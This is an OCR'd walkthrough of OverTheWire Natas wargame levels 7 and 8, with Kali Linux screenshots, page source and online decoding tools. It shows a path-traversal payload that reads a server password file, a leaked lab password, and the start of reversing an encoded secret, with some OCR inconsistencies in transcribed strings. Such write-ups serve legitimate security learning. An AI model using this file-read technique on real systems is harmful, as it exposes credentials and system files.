
Username: natas8

URL: <http://natas8.natas.labs.overthewire.org>

5 July, 24



5 July, 24



KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home x Metasploitable2-Linux x KaliLinux x

1 2 3 4

10:27

natas7.natas.labs.overthewire.org x http://natas7.natas.labs.overthewire.org/

view-source:http://natas7.natas.labs.overthewire.org/


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs
10 <script>var wechallinfo = { "level": "natas7", "pass": "bmg8SvU1LizuWjx3y7xkNERkHxGre0GS" };</script></h
11 <body>
12 <h1>natas7</h1>
13 <div id="content">
14
15 <a href="index.php?page=home">Home</a>
16 <a href="index.php?page=about">About</a>
17 <br>
18 <br>
19
20 <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
21 </div>
22 </body>
23 </html>
24
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


5 July, 24

Click on Home:



Replace the URL with **`page=../../etc/natas_webpass/natas8`** and successfully get the password for level8:

5 July, 24




Natas Level 8 → Level 9


Username: natas9

URL: <http://natas9.natas.labs.overthewire.org>


5 July, 24



5 July, 24



5 July, 24



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5 July, 24

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home x Metasploitable2-Linux x KaliLinux x

1 2 3 4

10:37

natas7.natas.labs.o x natas8.natas.labs.o x Hex to String Coi x

https://codebeautify.org/hex-string-conver 60%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Code Beautify JSON Formatter XML Formatter Calculators JSON Beautifier Recent Links Sitemap Favs Login

Upside Down Text
Letter Randomizer
NTLM Hash Generator
Password Generator
Random Words Generator
Text Minifier
Word Repeater
String Builder
Word Replacer
Reverse String
Text Reverser
HTML Encode
HTML Decode
Base32 Encode
Base32 Decode
Base58 Encode
Base58 Decode
Base64 Encode
Base64 Decode

Hex to String

Add to Fav New
Save & Share

Enter the hexadecimal text to decode

Sample

```
3d3d516343746d4d6d6c315669563362
```

Size : 32 B, 32 Characters

☒ Auto **Hex to String**

The Converted string:

```
==QcCtmMml1ViV3b
```

Size : 16 B, 16 Characters

6563010c1dcf2b2da0842182ded2dfd1.safeframe.google syndication.com

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5 July, 24

The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The browser window displays the Code Beautify website's 'Reverse String' tool. The input text is '==QcCtmMm11ViV3b|' and the reversed output is 'b3ViV11mMmtCcQ=='. The output is highlighted with a red box. The website's sidebar lists various tools like Word Replacer, Text Reverser, HTML Encode/Decode, Base32/58/64 Encode/Decode, URL Encode/Decode, and String/Hex/Binary converters. The bottom of the VM window shows the URL 'eb2.3lift.com' and a message: 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home Metasploitable2-Linux KaliLinux

natas7.natas.labs.o... natas8.natas.labs.o... Best Reverse Stri...

https://codebeautify.org/reverse-string 60%

